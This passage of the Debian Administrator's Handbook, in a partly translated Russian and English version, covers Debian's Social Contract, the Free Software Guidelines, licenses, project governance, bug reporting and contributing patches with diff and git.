Do not hesitate to join your local association and support the project!

→ <https://wiki.debian.org/Teams/Auditor/Organizations>

→ <https://france.debian.net/>

→ <https://debian.ch/>

1.2. Основополагающие документы

Через несколько лет после своего запуска проект Debian сформулировал принципы, которым он как проект свободного ПО должен следовать. Это заведомо активистское решение позволяет проекту последовательно и спокойно расти, гарантируя, что все члены проекта развиваются в одном и том же направлении. Чтобы стать разработчиком Debian кандидат должен подтвердить и доказать свою поддержку и приверженность принципам, установленным в основополагающих документах проекта.

The development process is constantly debated, but these Foundation Documents are widely and consensually supported, thus rarely change. The Debian constitution also offers other guarantees for their stability: a three-quarter qualified majority is required to approve any amendment.

1.2.1. Обязательство перед пользователями

The project also has a “social contract”. What place does such a text have in a project only intended for the development of an operating system? It is quite simple: Debian works for its users, and thus, by extension, for society. This contract summarizes the commitments that the project undertakes. Let us study them in greater detail:

1. Debian на 100% останется свободным.

Это Правило №1. Debian состоит и будет состоять всецело только из свободного ПО. Кроме того, вся разработка ПО внутри проекта Debian будет свободна.

ТОЧКА ЗРЕНИЯ Не только ПО

The first version of the Debian Social Contract said “Debian Will Remain 100% Free Software”. The disappearance of this last word (with the ratification of Version 1.1 of the contract in April of 2004) indicates the will to achieve freedom, not only in software, but also in the documentation and any other element that Debian wishes to provide within its operating system.

Это изменение, которое было скорее редакторской правкой, в действительности имело обширные следствия, приведшие, в частности, к удалению некоторой проблематичной документации. Более того, увеличение числа микропрограмм в драйверах создаёт проблему: многие из них не свободны, но они необходимы для правильной работы соответствующего аппаратного обеспечения.

2. Мы будем возвращать свои наработки сообществу свободного ПО.

Любое улучшение, внесённое проектом Debian в работу, включённую в дистрибутив, отправляется обратно автору этой работы (в «основную ветку разработки»). Вообще, Debian действует совместно с сообществом и не работает в изоляции.

СООБЩЕСТВО Автор основной ветки разработки или разработчик Debian?

Термин «автор основной ветки разработки» означает автора(-ов)/разработчика(-ов)

работы, который написал и разработал её. С другой стороны, «разработчик Debian» использует существующую работу, чтобы создать из неё пакет Debian (термин «сопровождающий Debian» больше для этого подходит).

In practice, there can be overlaps between both roles: the Debian maintainer may write a patch, which benefits all users of the work. In general, Debian encourages those in charge of a package in Debian to get involved in “upstream” development as well (they become, then, contributors, without being confined to the role of simple users of a program).

3. Мы не будем скрывать проблемы.

Debian is not perfect, and, there will be new problems to fix every day. Debian will keep its entire bug report database open for public view at all times. Reports that people file on-line will promptly become visible to others.

4. Нашиими приоритетами являются пользователи и свободное ПО.

Это обязательство трудно определить. Debian, таким образом, в случае принятия решения действует предвзято, простые для разработчиков разработчиков решения, ставящие под удар пользователей, отвергаются в пользу более элегантного решения, даже в том случае, если его сложно реализовать. Это предполагает учёт в качестве приоритета интересов пользователей и свободного ПО.

5. Работы, которые не отвечают нашим стандартам свободного ПО.

Debian accepts and understands that users may want to use some non-free programs. That is why the project allows usage of parts of its infrastructure to distribute Debian packages of non-free software that can safely be redistributed.

СООБЩЕСТВО За или против несвободного раздела архива?

Обязательство поддерживать структуру для размещения несвободного ПО (то есть, раздел non-free, см. боковую колонку [СЛОВАРЬ Архивы main, contrib и non-free](#)) часто является предметом спора внутри сообщества Debian.

Критики утверждают, что это отталкивает людей от эквивалентного свободного ПО и противоречит принципу поставлять только свободное ПО. Сторонники же

категорически заявляют, что большинство несвободных пакетов являются «почти свободными», что они содержат лишь одно или два неприятных ограничения (зачастую это запрет коммерческого использования такого ПО). Распространяя подобные работы в несвободной ветке, мы косвенно объясняем автору, что его труд будет более известен и будет шире использоваться в том случае, если бы он был включён в основной раздел. Таким образом, мы вежливо приглашаем их изменить лицензию, чтобы включение в основной раздел было возможно.

After a first and unfruitful attempt in 2004, the complete removal of the non-free section is unlikely to return to the agenda, especially since it contains many useful documents that were moved simply because they did not meet the new requirements for the main section. This is especially the case for certain software documentation files issued by the GNU project (in particular, Emacs and Make).

Существование несвободного раздела время от времени является причиной трений между Debian и Free Software Foundation, а также основной причиной почему FSF официально не рекомендует Debian в качестве операционной системы.

1.2.2. Критерии Debian по определению Свободного ПО

Этот справочный документ определяет, какое ПО является «достаточно свободным», чтобы его можно было включить в Debian. Если лицензия программы соответствует этим принципам, то эта программа может быть включена в основной раздел; если же лицензия не соответствует этим принципам, и свободное распространение этой программы разрешено, то её можно поместить в несвободный раздел. Несвободный раздел не является официальной частью Debian; это дополнительная услуга, предоставляемая пользователям.

Помимо критериев отбора ПО для Debian этот текст стал авторитетным источником по вопросу свободного ПО и послужил основой для «Определения ПО с открытым исходным кодом». Таким образом, исторически это одно из первых формальных определений понятия «свободное ПО».

The GNU General Public License, the BSD License, and the Artistic License are examples of traditional free licenses that follow the 9 points mentioned in this text. Below you will find the text as it is published on the Debian website.

→ https://www.debian.org/social_contract#guidelines

- 1. Свободное распространение.** Лицензия никакой части Debian не может запрещать никакой группе людей продавать или раздавать ПО как компонент собранного дистрибутива ПО, содержащего программы из нескольких различных источников. Лицензия не может требовать авторского гонорара или иного вознаграждения за такую продажу.
- 2. Исходный код.** Программа должна включать исходные тексты, и должна разрешать распространение как исходных текстов, так и откомпилированной программы.

- 3. Производные работы.** Лицензия должна разрешать внесение изменений и создание производных программ и распространение их на тех же условиях, что и первоначальное ПО.
- 4. Целостность авторских исходных текстов.** Лицензия может запрещать распространение исходных текстов в изменённом виде, только если лицензия разрешает распространение «файлов заплат» с исходным кодом, для изменения программы во время сборки. Лицензия должна явно разрешать распространение ПО, собранного из изменённых исходных текстов. Лицензия может потребовать, чтобы производные работы носили другое имя или номер версии, нежели первоначальное ПО (Это компромисс. Группа *Debian* призывает всех авторов не запрещать изменений файлов, как исходного кода, так и двоичных).
- 5. Запрещается дискриминация людей или групп людей.** Лицензия не должна дискриминировать людей или группы людей.
- 6. Запрещается дискриминации по областям деятельности.** Лицензия не должна запрещать использование программы в какой-либо области деятельности. Например, она не может запрещать использование программы в бизнесе или в генетических исследованиях.
- 7. Распространение лицензии.** Права, определяемые лицензией программы, должны получать все те, среди кого она будет распространена, без необходимости использования этими группами людей дополнительной лицензии.
- 8. Лицензия не должна относиться исключительно к Debian.** Права, определяемые лицензией программы, не должны зависеть от того, является ли она частью системы *Debian*. Если программа отделяется от *Debian* и используется или распространяется без *Debian*, но всё же в рамках лицензии программы, то у всех групп людей, к которым она попадает, должны быть те же права, которые предоставляются вместе с системой *Debian*.
- 9. Лицензия не должна ограничивать другое ПО.** Лицензия не

должна накладывать ограничения на другое ПО, которое распространяется с данным. Например, лицензия не должна настаивать на том, чтобы все программы, распространяемые в той же среде были свободным ПО.

К ОСНОВАМ Авторское лево

Авторское лево (copyleft) представляет собой принцип, состоящий в использовании авторских прав для гарантирования свободы работы и производных от неё работ, а вовсе не для ограничения прав использования как это имеет место для проприетарного ПО. Кроме того, это такая игра слов для термина «авторское право». Ричард Столлман сформулировал эту идею, когда его друг, которому нравятся различные словесные каламбуры, написал на адресованном Ричарду конверте «copyleft: все права защищены». Авторское лево требует сохранения всех изначальных свобод при распространении оригинальной или изменённой работы (обычно программы). Таким образом, программу, которая является производной от кода программы под copyleft-лицензией, нельзя распространять как проприетарное ПО.

The most well-known family of copyleft licenses is, of course, the GNU General Public License (GPL) and its derivatives, the GNU Lesser General Public License (LGPL), and the GNU Free Documentation License (GFDL). Sadly, the copyleft licenses are generally incompatible with each other. Consequently, it is best to use only one of them.

10. **Example licenses.** The “GPL”, “BSD”, and “Artistic” licenses are examples of licenses that we consider “free”.

К ОСНОВАМ Свободные лицензии

Несмотря на различия, GNU GPL, лицензия BSD и творческая лицензия соответствуют Критериям Debian по определению свободного ПО.

The GNU GPL, used and promoted by the FSF (Free Software Foundation), is the most common. Its main feature is that it also applies to any derived work that is redistributed: a program incorporating or using GPL code can only be distributed according to its terms. It prohibits, thus, any reuse in a proprietary application. This poses serious problems for the reuse of GPL code in free software incompatible with this license. As such, it is sometimes impossible to link a program published under another free software license with a library distributed under the GPL. On the other hand, this license is very solid in American law: FSF lawyers have participated in the drafting thereof, and have often forced violators to reach an amicable agreement with the FSF without going to court.

→ <https://www.gnu.org/copyleft/gpl.html>

The BSD license is the least restrictive: everything is permitted, including use of modified

BSD code in a proprietary application.

→ <https://www.opensource.org/licenses/bsd-license.php>

Finally, the Artistic License reaches a compromise between these two others: integration of code in a proprietary application is permitted, but any modification must be published.

→ <https://www.opensource.org/licenses/artistic-license-2.0.php>

The complete text of these licenses is available in `/usr/share/common-licenses/` on any Debian system (in case of BSD the newer 3-Clause License).

СООБЩЕСТВО Брюс Перенс, скандальный лидер

Bruce Perens was the second leader of the Debian project, just after Ian Murdock. He was very controversial in his dynamic and authoritarian methods. He, nevertheless, remains an important contributor to Debian, to whom Debian is especially indebted for the editing of the famous “Debian Free Software Guidelines” (DFSG), an original idea of Ean Schuessler. Subsequently, Bruce would derive from it the famous “Open Source Definition”, removing all references to Debian from it.

→ <https://opensource.org/>

Его выход из проекта был весьма и весьма эмоциональным, но Брюс остался крепко привязанным к Debian, поскольку он продолжает продвигать дистрибутив в политических и экономических сферах. Время от времени он появляется в списках рассылки, чтобы высказать свой совет или рассказать о своих последних инициативах по продвижению Debian.

Last anecdotal point, it was Bruce who was responsible for inspiring the different “codenames” for Debian versions (1.1 — Rex, 1.2 — Buzz, 1.3 — Bo, 2.0 — Hamm, 2.1 — Slink, 2.2 — Potato, 3.0 — Woody, 3.1 — Sarge, 4.0 — Etch, 5.0 — Lenny, 6.0 — Squeeze, 7 — Wheezy, 8 — Jessie, 9 — Stretch, 10 — Buster, 11 (not released yet) — Bullseye, 12 (not released yet) — Bookworm, Unstable — Sid). They are taken from the names of characters in the Toy Story movie. This animated film entirely composed of computer graphics was produced by Pixar Studios, with whom Bruce was employed at the time that he led the Debian project. The name “Sid” holds particular status, since it will eternally be associated with the Unstable branch. In the film, this character was the neighbor's child who always broke toys — so beware of getting too close to Unstable. Otherwise, Sid is also an acronym for “Still In Development”.

1.3. Внутреннее устройство Проекта Debian

Многочисленные результаты, создаваемые Проектом Debian, одновременно возникают благодаря работе над инфраструктурой, выполняемой опытными разработчиками Debian, благодаря индивидуальной и совместной работе разработчиков над пакетами Debian и благодаря отклику пользователей.

1.3.1. Разработчики Debian

Debian developers have various responsibilities, and as official project members, they have great influence on the direction the project takes. A Debian developer is generally responsible for at least one package, but according to their available time and desire, they are free to become involved in numerous teams, thus acquiring more responsibilities within the project.

- <https://www.debian.org-devel/people>
- <https://www.debian.org/intro/organization>
- <https://wiki.debian.org/Teams>


ИНСТРУМЕНТ База данных разработчиков

Debian has a database including all developers registered with the project, and their relevant information (address, telephone, geographical coordinates such as longitude and latitude, etc.). Some of the information (first and last name, country, username within the project, IRC username, GnuPG key, etc.) is public and available on the Web.

- <https://db.debian.org/>

Географические координаты позволяют создавать карту, на которой указаны все разработчики во всего мира. Debian по настоящему является международным проектом: можно найти разработчиков Debian на всех континентах, хотя большинство живёт в «Западных странах».

Рисунок 1.1. Распространение разработчиков Debian по миру



Package maintenance is a relatively regimented activity, very documented or even regulated. It must, in effect, comply with all the standards established by the *Debian Policy*. Fortunately, there are many tools that facilitate the maintainer's work. The developer can, thus, focus on the specifics of their package and on more complex tasks, such as squashing bugs.

→ <https://www.debian.org/doc/debian-policy/>

К ОСНОВАМ Сопровождение пакета, работа разработчика

Сопровождение пакета предполагает, во-первых, «пакетирование» программы. Точнее это означает установку, причём такую установку, что когда программа будет установлена, она будет работать и будет соответствовать правилам самого Проекта Debian. Результат этой операции сохраняется в файле .deb. После этого успешная установка программы потребует не более, чем распаковку этого сжатого архива и выполнения предустановочных и постустановочных сценариев, содержащихся в нём.

После этого начинается сам цикл сопровождения: подготовка обновлений, чтобы пакет соответствовал последней версии Политики Debian, исправление ошибок, о которых сообщают пользователи, добавление новых версий из «основной ветки разработки», где всё это время разработка обычно продолжается. Например, во время создания пакета программа имела версию 1.2.3. После нескольких месяцев разработки авторы этой программы выпустили новую стабильную версию, 1.4.0. Теперь сопровождающий Debian должен

обновить этот пакет, чтобы пользователи смогли использовать последнюю версию этой программы.

The Policy, an essential element of the Debian Project, establishes the norms ensuring both the quality of the packages and perfect interoperability of the distribution. Thanks to this Policy, Debian remains consistent despite its gigantic size. This Policy is not fixed in stone, but continuously evolves thanks to proposals formulated on the <debian-policy@lists.debian.org> mailing list. Amendments that are agreed upon by all interested parties are accepted and applied to the text by a small group of maintainers who have no editorial responsibility (they only include the modifications agreed upon by the Debian developers that are members of the above-mentioned list). You can read current amendment proposals on the bug tracking system:

→ <https://bugs.debian.org/debian-policy>

СООБЩЕСТВО Процесс редактирования Политики

Anyone can propose an amendment to the Debian Policy just by submitting a bug report with a severity level of “wishlist” against the debian-policy package. The process that then starts is documented in <https://www.debian.org/doc/debian-policy/ap-process.html>: if it is acknowledged that the problem revealed must be resolved by creating a new rule in the Debian Policy, a discussion begins on the <debian-policy@lists.debian.org> mailing list until consensus is reached and a proposal issued. Someone then drafts a desired amendment and submits it for approval (in the form of a patch to review). As soon as two other developers approve the fact that the proposed amendment reflects the consensus reached in the previous discussion (they “second” it), the proposal can be included in the official document by one of the debian-policy package maintainers. If the process fails at one of these steps, the maintainers close the bug, classifying the proposal as rejected.

ПОЛИТИКА DEBIAN Документация

Документация для каждого пакета хранится в каталоге `/usr/share/doc/package/`. Обычно этот каталог содержит файл `README.Debian`, описывающий конкретные изменения, внесённые сопровождающим пакета Debian. Таким образом, полезно ознакомиться с этим файлом до выполнения какой-либо настройки программы для того, чтобы использовать опыт сопровождающего по использованию пакета. Также имеется файл `changelog.Debian.gz`, описывающий изменения, внесённые сопровождающим различные версии пакета Debian. Его не следует путать с файлом `changelog.gz` (или его эквивалентом), в котором описываются изменения, внесённые разработчиками основной ветки разработки.

Файл `copyright` содержит информацию об авторах и лицензии, под которой распространяется данное ПО. Наконец, имеется файл `NEWS.Debian.gz`, который позволяет разработчику Debian сообщать важную информацию об обновлениях; если установлен пакет `apt-listchanges`, то эти сообщения будут отображаться автоматически. Все другие файлы относятся исключительно к конкретному данному ПО. Хотелось бы особенно упомянуть подкаталог `examples`, в котором часто содержатся примеры файлов настройки.

Политика описывает большую часть технических аспектов процесса создания пакетов. Тем не менее, размер проекта приводит к возникновению в том числе и организационных проблем; эти проблемы решаются с помощью Конституции Debian, которая определяет структуру проекта, а также средства принятия решений. Другими словами, это формальная система управления проектом.

Конституция определяет ряд ролей и должностей, а также ответственности и полномочия каждой из них. Особенно следует заметить, что разработчики Debian всегда имеют полномочия принятия окончательного решения путём общего решения, в котором для внесения существенных изменений (например, изменения основополагающих документов) требуется квалифицированное большинство из трёх четвёртых (75%) голосов. Тем не менее, ежегодно разработчики выбирают «лидера», который представляет проект на различных мероприятиях и гарантирует внутреннее взаимодействие между различными командами. Эти выборы всегда представляют собой период интенсивных обсуждений. Эта роль лидера формально не определена ни одним документом, кандидаты на этот пост обычно предлагают своё собственное видение этой должности. На практике роль лидера предполагает представление проекта средствам массовой информации, координацию между «внутренними» командами, общее управление проектом, в котором участвуют и разработчики (взгляды DPL имплицитно принимаются большинством членов проекта).

Как правило, у лидера имеется реальная власть; его голос разрешает ситуации с равным числом голосов; он может принимать любое решение, которое пока ещё не относится к полномочиям кого-либо ещё, а также может делегировать часть своей ответственности.

Since its inception, the project has been successively led by Ian Murdock,

Bruce Perens, Ian Jackson, Wichert Akkerman, Ben Collins, Bdale Garbee, Martin Michlmayr, Branden Robinson, Anthony Towns, Sam Hocevar, Steve McIntyre, Stefano Zacchiroli, Lucas Nussbaum, Mehdi Dogguy, Chris Lamb and Sam Hartman.

Также Конституция определяет «технический комитет». Основная роль комитета заключается в разрешении технических вопросов в том случае, когда участвующие в обсуждении разработчики не могут достичь согласия. Кроме того, этот комитет играет совещательную роль для любого разработчика, не способного самостоятельно принять решение по какому-то вопросу, за который он отвечает. Важно отметить, что комитет включается в работу только в том случае, когда его к этому приглашает одна из сторон дискуссии.

Наконец, Конституция определяет должность «секретаря проекта», который несёт ответственность за голосование в ходе различных выборов и общих решений.

The “general resolution” procedure is fully detailed in the constitution, from the initial discussion period to the final counting of votes. The most interesting aspect of that process is that when it comes to an actual vote, developers have to rank the different ballot options between them and the winner is selected with a [Condorcet method](#) (more specifically, the Schulze method). For further details see:

→ <https://www.debian.org-devel/constitution>

КУЛЬТУРА Флейм, горячее обсуждение

«Флейм» представляет собой чрезвычайно бурный спор, который зачастую заканчивается тем, что люди нападают друг на друга сразу же, как только у обеих сторон заканчиваются разумные аргументы. Некоторые темы значительно чаще являются предметом полемики (спор о выборе текстового редактора, «ты предпочитаешь `vi` или `emacs`?», традиционно является одним из самых популярных). Такие вопросы часто приводят к очень бурному обмену сообщениями электронной почты из-за того, что по этому конкретному вопросу каждый раз находится огромное количество людей (вообще-то, все), которые имеют своё мнение, а также из-за личной сути таких вопросов.

Обычно из таких обсуждений не получается ничего особенно полезного; рекомендуем держаться подальше от подобных споров, и может быть лишь мельком просматривать их

содержимое, поскольку чтение всего обсуждения может потребовать большого количества времени.

Несмотря на то, что Конституция обеспечивает видимость демократии, реальность совсем не та. Естественным образом Debian следует правилам Свободного ПО, заключающимся в дуократии: тот, кто что-то делает, тот и решает, как это делать. Большое количество времени может быть потеряно на обсуждение соответствующих положительных черт различных способов решения какой-то проблемы; избранное решение будет одновременно и функциональным, и подходящим всем... что потребует гораздо большего количества времени, чем в решение этой проблемы может вложить компетентный человек.

Звёздочки можно заработать только одним способом: нужно сделать что-то полезное и показать, что оно хорошо работает. Многие «административные» команды Debian действуют методом кооптации, предпочитая добровольцев, которые уже внесли оптимальный вклад и доказали свою компетентность. Публичность работы таких команд позволяет новым участникам наблюдать за работой и начинать оказывать помощь без каких-либо специальных привилегий. Вот почему Debian часто описывается как «меритократия».

КУЛЬТУРА Меритократия, господство знания

Меритократия — это форма правления, при которой власть принадлежит тем, кто имеет наибольшие заслуги. В Debian заслуги являются мерой компетентности, которая сама по себе определяется исходя из предыдущих действий (Стефано Дзаккироли, бывший Лидер Проекта, говорит в таком случае и «делание-кратии», имея в виду, что «власть должна принадлежать тем, кто что-то делает»). Просто то, что в прошлом были предприняты какие-то действия, доказывает определённый уровень компетентности; достижениями обычно является свободное ПО, исходный код которого доступен и легко может быть просмотрен другими участниками на предмет качества этого кода.

Этот эффективный рабочий метод гарантирует качество участников «ключевых» команд Debian. Этот метод далёк от совершенства, иногда встречаются те, кто не принимает такой способ работы. Отбор разработчиков в команды может казаться произвольным или даже

нечестным. Более того, не у всех имеется сходное определение того, что следует ожидать от этих команд. Для некоторых неприемлемо ждать включение нового пакета Debian в архив в течении восьми дней, хотя другие без особых проблем терпеливо ждут и три недели. Таким образом, по поводу «качества обслуживания», предоставляемого некоторыми командами, регулярно высказываются жалобы.

СООБЩЕСТВО Включение новых сопровождающих

Команда, ответственная за принятие новых разработчиков, подвергается критике чаще всего. Следует принять, что на протяжении нескольких лет Проект Debian становился всё более и более требовательным к разработчикам, которые принимаются в Проект. Некоторые могут посчитать это несправедливым, но нам следует признать, что то, что в начале было лишь небольшими задачами, в сообществе из 1000 людей стало намного более трудными проблемами, особенно в вопросе гарантии качества и целостности всего того, что Проект Debian производит для своих пользователей.

Более того, процедура принятия завершается проверкой кандидата небольшой командой менеджеров учётных записей Debian. Эти менеджеры, таким образом, особенно часто сталкиваются с критикой, поскольку они имеют решающее слово в принятии или отклонении добровольца в вопросе его участия в сообществе разработчиков Debian. На практике им иногда приходится задерживать принятие кандидата до тех пор, пока последний не узнает что-то большее о том, как следует действовать в рамках Проекта. Конечно, можно принимать участие и вносить вклад в Debian и до того, как стать официальным разработчиком, например, если ваши пакеты спонсируются кем-то из текущих разработчиков.

1.3.2. Активная роль пользователей

One might wonder if it is relevant to mention the users among those who work within the Debian project, but the answer is a definite yes: they play a critical role in the project. Far from being “passive”, some users run development versions of Debian and regularly file bug reports to indicate problems. Others go even further and submit ideas for improvements, by filing a bug report with a severity level of “wishlist”, or even submit corrections to the source code, called “patches” (see [Раздел 1.3.2.3, «Sending fixes»](#)).

1.3.2.1. Reporting bugs

The fundamental tool for submitting bugs in Debian is the Debian Bug Tracking System (Debian BTS), which is used by large parts of the project. The public part (the web interface) allows users to view all bugs reported, with the option to display a sorted list of bugs selected according to various criteria, such as: affected package, severity, status, address of the reporter, address of the maintainer in charge of it, tag, etc. It is also possible to browse the complete historical listing of all discussions regarding each of the bugs.

По сути, Debian BTS построена на основе электронной почты: вся информация, хранимая в системе, берётся из сообщений, отправленных различными участниками. Любое сообщение, отправленное на адрес <12345@bugs.debian.org> будет приписано к истории сообщения об ошибке под номером 12345. Уполномоченные лица могут «закрыть» ошибку, написав сообщение, описывающее причины этого решения на адрес <12345-done@bugs.debian.org> (ошибка закрывается в том случае, если соответствующая проблема решена или более не релевантна). Чтобы сообщить о новых ошибках, нужно отправить сообщение определённого формата с указанием подверженного ошибке пакета на адрес <submit@bugs.debian.org>. Адрес <control@bugs.debian.org> позволяет редактировать «метаинформацию» об ошибке.

The Debian BTS has other functional features, as well, such as the use of tags for labeling bugs. For more information, see

→ <https://www.debian.org/Bugs/>

СЛОВАРЬ Степень серьёзности ошибки

Степень серьёзности ошибки формально назначает степень тяжести сообщённой проблемы. Фактически, не все ошибки имеют одну и ту же важность; например, опечатка в странице руководства нельзя сравнить с уязвимостью серверного ПО.

Debian uses an extended scale to describe the severity of a bug. Each level is defined precisely in order to facilitate the selection thereof.

→ <https://www.debian.org/Bugs/Developer#severities>

Users can also use the command line to send bug reports on a Debian package with the **reportbug** tool. It helps making sure the bug in question hasn't already been filed, thus preventing redundancy in the system. It reminds the user of the definitions of the severity levels, for the report to be as accurate as possible (the developer can always fine-tune these parameters later, if needed). It helps writing a complete bug report without the user needing to know the precise syntax, by writing it and allowing the user to edit it. This report will then be sent via an e-mail server (by default, a remote one run by Debian, but **reportbug** can also use a local server).

Этот инструмент в первую очередь охватывает разрабатываемые версии, где ошибка будет исправлена. По сути, изменения в стабильной версии Debian не приветствуются, исключением являются обновления безопасности или другие важные обновления (например, если пакет вообще не работает). Исправление небольших ошибок в пакете Debian должно, таким образом, подождать выпуска следующей стабильной версии.

1.3.2.2. Translation and documentation

Additionally, numerous satisfied users of the service offered by Debian like to make a contribution of their own to the project. As not everyone has appropriate levels of expertise in programming, they may choose to assist with the translation and review of documentation. There are language-specific mailing lists to coordinate this work.

- <https://lists.debian.org/i18n.html>
- <https://www.debian.org/international/>

K ОСНОВАМ Что такое i18n и l10n?

“i18n” и “l10n” являются сокращениями от слов, соответственно, «интернационализация» и «локализация», в этих сокращениях сохранены первые и последние буквы английских слов и указано количество букв между ними (также в английских словах).

«Интернационализация» программы состоит в изменении её таким образом, чтобы её можно было перевести (локализовать). Это предполагает частичное переписывание программы, изначально написанной для работы только с одним языком, так, чтобы открыть её для всех языков.

«Локализация» программы состоит в переводе оригинальных сообщений (зачастую на английском языке) на другой язык. Для этого программа уже должна быть интернационализирована.

Таким образом, интернационализация служит подготовке ПО к переводу, который в свою очередь выполняется в ходе локализации.

1.3.2.3. Sending fixes

More advanced users might be able to provide a fix to a program by sending a patch.

Заплата — файл, описывающий изменения, произведённые с одним или несколькими исходными файлами. В частности, заплата содержит список строк, которые были удалены или добавлены в код, а также (иногда) строк, взятых из исходного текста с заменами изменений в контексте (они позволяют определить месторасположение изменений в том случае, если число строк тоже изменилось).

Инструмент, используемый для применения изменений, указанных в таком файле, называется **patch**. Инструмент, создающий такие файлы, называется **diff**, он используется следующим образом:

```
$ diff -u старый.файл новый.файл >файл.заплаты
```

Файл `файл.заплаты` содержит инструкции по изменению содержимого старого файла, чтобы получить из него новый файл. Мы можем отправить такой файл кому-то ещё, кто сможет использовать его для создания нового файла из двух имеющихся у него файлов, это делается следующим образом:

```
$ patch -p0 старый.файл <файл.заплаты
```

Файл `старый.файл` теперь идентичен новому файлу.

In practice, most software is maintained in Git repositories and contributors are thus more likely to use `git` to retrieve the source code and propose changes. `git diff` will generate a file in the same format as what `diff -u` would do and `git apply` can do the same as `patch`.

КУЛЬТУРА Git

Git — инструмент для совместной работы над несколькими файлами, сохраняющий историю изменений. Обычно это текстовые файлы, такие как исходный код программы. Если несколько людей работают вместе над одним и тем же файлом, `git` может объединять внесённые изменения только в том случае, если они касаются разных частей одного и того же файла. В противном случае «конфликты» следует разрешить вручную.

Git is a distributed system where each user has a repository with the complete history of changes. Central repositories are used to download the project (`git clone`) and to share the work done with others (`git push`). The repository can contain multiple versions of the files but only one version can be worked on at a given time: it is called the working copy (it can be changed to point to another version with `git checkout`). Git can show you the modifications made to the working copy (`git diff`), can stage changes for inclusion (`git add`), and can create a new entry in the versions history (`git commit`). It can also update the working copy to include modifications made in parallel by other users (`git pull`), and can record a particular configuration in the history in order to be able to easily extract it later on (`git tag`).

Git позволяет легко работать с несколькими одновременными версиями одного проекта без столкновения этих версий друг с другом. Эти версии называются *ветвями*. Метафора дерева довольна точна, так как программа изначально разрабатывается на общем стволе. Когда же достигается некоторая контрольная точка (такая как версия 1.0), разработка продолжается на двух ветках: разрабатываемая ветка служит для подготовки следующего крупного выпуска, а сопровождаемая ветка служит для обновления и исправления версии 1.0.

Git is, nowadays, the most popular version control system but it is not the only one. Historically, CVS (Concurrent Versions System) was the first widely used tool but its numerous limitations contributed to the appearance of more modern free alternatives. These include, especially, **subversion (svn)**, **git**, **bazaar (bzr)**, and **mercurial (hg)**.

- <https://www.nongnu.org/cvs/>
- <https://subversion.apache.org/>
- <https://git-scm.com/>
- <https://bazaar.canonical.com/>
- <http://mercurial.selenic.com/>

It is beyond the scope of this book to provide a detailed explanation about Git, for that you can refer to the *Pro Git* book.

- <https://git-scm.com/book/>

While the output of **git diff** is a file that can be shared with other developers, there are usually better ways to submit changes. If the developers prefer to get patches by email, they usually want patches generated with **git format-patch** so that they can be directly integrated in the repository with **git am**. This preserves commits meta-information and makes it possible to share multiple commits at once.

This email-based workflow is still popular but it tends to be replaced by the usage of *merge requests* (or *pull requests*) whenever the software is hosted in a platform like GitHub or GitLab — and Debian is using GitLab on its salsa.debian.org server. On those systems, once you have created an account, you *fork* the repository, effectively creating a copy of the repository in your own account, and you can then clone that repository and push your own changes in it. From there, the web interface will suggest you to submit a merge request, notifying the developers of your changes, making it easy for them to review and accept your changes with a single click.

1.3.2.4. Other ways of contributing

All of these contribution mechanisms are made more efficient by users' behavior. Far from being a collection of isolated persons, users are a true community within which numerous exchanges take place. We especially note the impressive activity on the user discussion mailing list, <debian-user@lists.debian.org> ([Глава 7, Решение проблем и поиск необходимой информации](#) discusses this in greater detail).

→ <https://lists.debian.org/users.html>

Пользователи не только помогают сами себе (и другим) в решении технических проблем, которые касаются их самих непосредственно, но они ещё обсуждают наилучшие способы участия в Проекте Debian и помохи в его движении дальше — обсуждения, которые часто приводят к предложениям улучшений.

TOOL how-can-i-help

The **how-can-i-help** program lists opportunities for contributing to Debian packages that are installed locally. After each APT invocation, it shows ways to help, by highlighting bugs tagged “newcomer” (which are easy entry-points for new contributors) or orphaned packages that need a new maintainer. The program can be executed directly as well.

Поскольку Debian не тратит деньги на маркетинговые и рекламные компании, пользователи дистрибутива играют главную роль в его продвижении, распространяя славу о нём из уст в уста.

This method works quite well, since Debian fans are found at all levels of the free software community: from install parties (workshops where seasoned users assist newcomers to install the system) organized by local LUGs or “Linux User Groups”, to association booths at large tech conventions dealing with Linux, etc.

